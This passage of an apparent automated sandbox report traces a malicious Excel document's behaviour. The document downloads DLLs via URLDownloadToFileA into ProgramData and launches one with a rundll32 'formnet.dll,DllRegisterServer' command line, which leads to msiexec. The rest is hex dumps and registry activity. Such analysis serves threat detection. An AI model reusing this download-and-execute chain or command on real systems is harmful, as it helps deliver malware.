8d 75 b3 97 6f 8c ef bb 31 5e e9 f7 00 a7 ff ff 00 00 ff a4 a3 ff a9 ff a3 00 aa a4 a3 00 a3 ff a2 a4 3d c7 c8	.t5t[.[).. .~"r...m..... .....3....y..5.}..... ...H.,x.$R!... .....}.....Y..... ..Z{..'...6.{.3..N.9R..... .....t.P.+b....j..... .nnS{.5G.....+.....f. ..y9..6..u..o...1^..... .....=..	success or wait	42	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	6845	ac d9 50 a6 5b f7 bc 36 65 1f b6 e0 cc d6 a1 6c a1 c8 5a 1a be cd bc a1 00 aa a7 ff 00 00 ff a1 00 00 00 00 00 00 00 a4 00 00 00 ff 00 00 fb a3 bb 9d 84 ec 42 7b da 55 77 e9 78 03 3d 38 00 ff a0 a7 00 ff bc 91 de 08 45 ed a3 39 ae e4 ff 06 a9 84 82 8d 3f 38 80 b0 6b a8 07 b3 1f 5f d9 00 a4 ff 00 ff 00 00 00 00 a4 00 a1 00 ff 00 a2 00 00 3d 74 f9 34 bf b9 cb 05 38 7a d8 b0 49 b5 53 2a 72 95 02 ae 65 29 bc ed d8 7e 24 12 94 43 2c 40 9d d8 3f 00 a9 a9 00 a7 ff 00 aa 00 a8 00 00 a9 8e 0f cf 36 23 57 78 bc ba e5 29 b6 e8 39 c2 93 c2 40 c4 89 9c cf c6 a1 b2 7f a1 a4 00 a6 00 00 a6 a2 00 a4 00 00 00 00 00 a2 00 a6 a5 00 00 5e e3 88 4c 9e 9b e7 e6 7b 18 a2 fb 6b 33 e4 34 c8 d8 df c1 da 9a 7a 2a bb 52 48 f5 00 a3 a1 a4 00 a3 ff a4 a2 a7 00 a4 00 00 a0 05 32 ae	..P.[..6e.....l..Z..... .....B{.Uw.x. =8.....E..9.....?8..k. ..._.....=t.4... .8z..I.S*r...e)...~$..C,@..?.. .....6#Wx...)..9...@. .....^..L.... {...k3.4.....z*.RH.... .....2.	success or wait	107	13FE1828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	76043	2e 00 3c 00 2f 00 6d 00 61 00 6d 00 6c 00 3a 00 6e 00 61 00 6d 00 65 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 09 00 3c 00 6d 00 61 00 6d 00 6c 00 3a 00 75 00 72 00 69 00 20 00 2f 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 09 00 3c 00 6d 00 61 00 6d 00 6c 00 3a 00 64 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6f 00 6e 00 20 00 2f 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 3c 00 2f 00 64 00 65 00 76 00 3a 00 74 00 79 00 70 00 65 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 3c 00 6d 00 61 00 6d 00 6c 00 3a 00 64 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6f 00 6e 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 09 00 3c 00 6d 00 61 00 6d 00 6c 00 3a 00 70 00 61 00 72 00 61 00 3e 00 0d 00 0a 00 09 00 09 00 09 00 09 00 09 00 3c 00 21 00 2d 00 2d 00 20 00 64 00 65 00 73	..<./.m.a.m.l.:.n.a.m.e.>..... .....<.m.a.m.l.:.u.r.i. ./. >.....<.m.a.m.l.:.d.e. s.c.r.i.p.t.i.o.n. ./.>..... <./.d.e.v.:.t.y.p.e.>..... <.m.a.m.l.:.d.e.s.c.r.i. p.t.i.o.n.>.....<.m.a. m.l.:.p.a.r.a.>.....<.!.- .-. .d.e.s	success or wait	1	13FE1828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DEE0000	unknown	16384	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	16384	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DEE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE86C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EECB0	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EED6B	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE86C	EE86C	binary	04 00 00 00 08 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 44 85 92 85 6E F4 D6 01 6C E8 0E 00 6C E8 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EECB0	EECB0	binary	04 00 00 00 08 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 10 83 50 8A 6E F4 D6 01 B0 EC 0E 00 B0 EC 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EED6B	EED6B	binary	04 00 00 00 08 08 00 00 26 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 30 00 35 00 37 00 29 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 F3 74 6F 8A 6E F4 D6 01 6B ED 0E 00 6B ED 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	d:7	binary	64 3A 37 00 08 08 00 00 02 00 00 00 00 00 00 00 44 00 00 00 01 00 00 00 20 00 00 00 18 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 30 00 35 00 37 00 29 00 2E 00 78 00 6C 00 73 00 00 00 63 00 61 00 73 00 65 00 20 00 28 00 31 00 30 00 35 00 37 00 29 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 552 Parent PID: 2056

General

Start time:	21:37:47
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0xffe20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	64	success or wait	1	FFE227D0	ReadFile
C:\ProgramData\formnet.dll	unknown	264	success or wait	1	FFE2281C	ReadFile

Analysis Process: rundll32.exe PID: 1776 Parent PID: 552

General

Start time:	21:37:48
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer
Imagebase:	0x780000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msiexec.exe PID: 2740 Parent PID: 1776

General

